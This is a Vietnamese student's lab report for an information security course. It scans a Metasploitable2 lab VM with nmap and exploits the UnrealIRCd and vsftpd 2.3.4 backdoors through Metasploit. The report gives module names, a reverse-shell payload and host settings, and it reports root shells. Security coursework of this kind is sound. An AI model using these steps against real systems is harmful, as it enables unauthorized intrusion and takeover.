**Báo cáo thực hành môn Cơ sở an toàn thông tin**

**Bài thực hành 1**


**Họ và tên: Hoàng Trung Kiên**

**Mã sinh viên: B20DCAT098**


1.Cài đặt các công cụ, nền tảng

-Đổi tên hostname:

+Máy attacker:




+Máy victim:




2. Địa chỉ IP máy Kali.

Địa chỉ ip máy attacker: 192.168.174.128



3, Địa chỉ IP máy Metasploitable2.


Địa chỉ ip máy Victim: 192.168.174.129




4, Các máy ping nhau.

-Máy victim ping đến máy attacker

+Kiểm tra kết nối từ máy victim đến máy attacker: ping (victim -> attacker)—--> 0% packet loss —---> có thể kết nối từ máy victim tới máy attacker





-Máy attacker ping đến máy victim:


+Kiểm tra kết nối từ máy attacker đến máy victim: ping (attacker -> victim)—--> 0% packet loss —---> có thể kết nối từ máy attacker tới máy victim 

5. Quét các cổng và dịch vụ máy đích (các đoạn có chứa dịch vụ vsftp và UnrealIRCd):


+Quét các cổng, dịch vụ đang mở bằng nmap -sV -A









+Quét các lỗ hổng: nmap -sC








6. Khai thác cửa hậu trên UnrealIRCd


Theo như kết quả quét từ nmap , máy victim đang chạy dịch vụ UnrealIRCd trên cổng 6667:




-Tiến hành xác định lỗ hổng bảo mật của dịch UnrealIRCd đang chạy trên máy victim —--> lỗ hổng bảo mật : UnrealIRCD Backdoor Command Execution



-Tìm kiếm và set payload cho module:



=>Lệnh đã sử dụng: show payloads —--> payload phù hợp : payload/cmd/unix/reverse => set payload payload/cmd/unix/reverse



=>Các lệnh đã sử dụng:


+)set RHOSTS 192.168.174.129 —> đặt giá trị cho tham số là địa chỉ ip của máy victim

+)set LHOST 192.168.174.128 —--> đặt giá trị của máy nhận giá trị kết nối từ máy trở về là địa chỉ của máy attacker

-Chạy module khai thác:

=>Các lệnh đã sử dụng: run —--> chạy module khai thác —--> lấy về shell của máy victim

-Kết quả hậu khai thác —---> lấy về shell của máy victim với đặc quyền root




=>Các lệnh đã sử dụng: run —--> chạy module khai thác —--> lấy về shell của máy victim


-Kết quả hậu khai thác —---> lấy về shell của máy victim với đặc quyền root


7.Khai thác cửa hậu trên Vsftpd v2.3.4

-Theo như kết quả quét từ nmap , máy victim đang chạy dịch vụ Vsftpd v2.3.4 trên cổng 21:




- Tiến hành xác định lỗ hổng bảo mật của dịch vsftpd 2.3.4 đang chạy trên máy victim --> lỗ hổng bảo mật : CVE -2011-2523 (vsFTPd version 2.3.4 back door)



=>Lệnh đã sử dụng: search vsftpd 2.3.4

-Sử dụng module khai thác


---> lệnh sử dụng : use exploit/unix/ftp/vsftpd\_234\_backdoor




=>Lệnh đã sử dụng: show payloads —

--> payload phù hợp : payload/cmd/unix/reverse

set payload/cmd/unix/interact

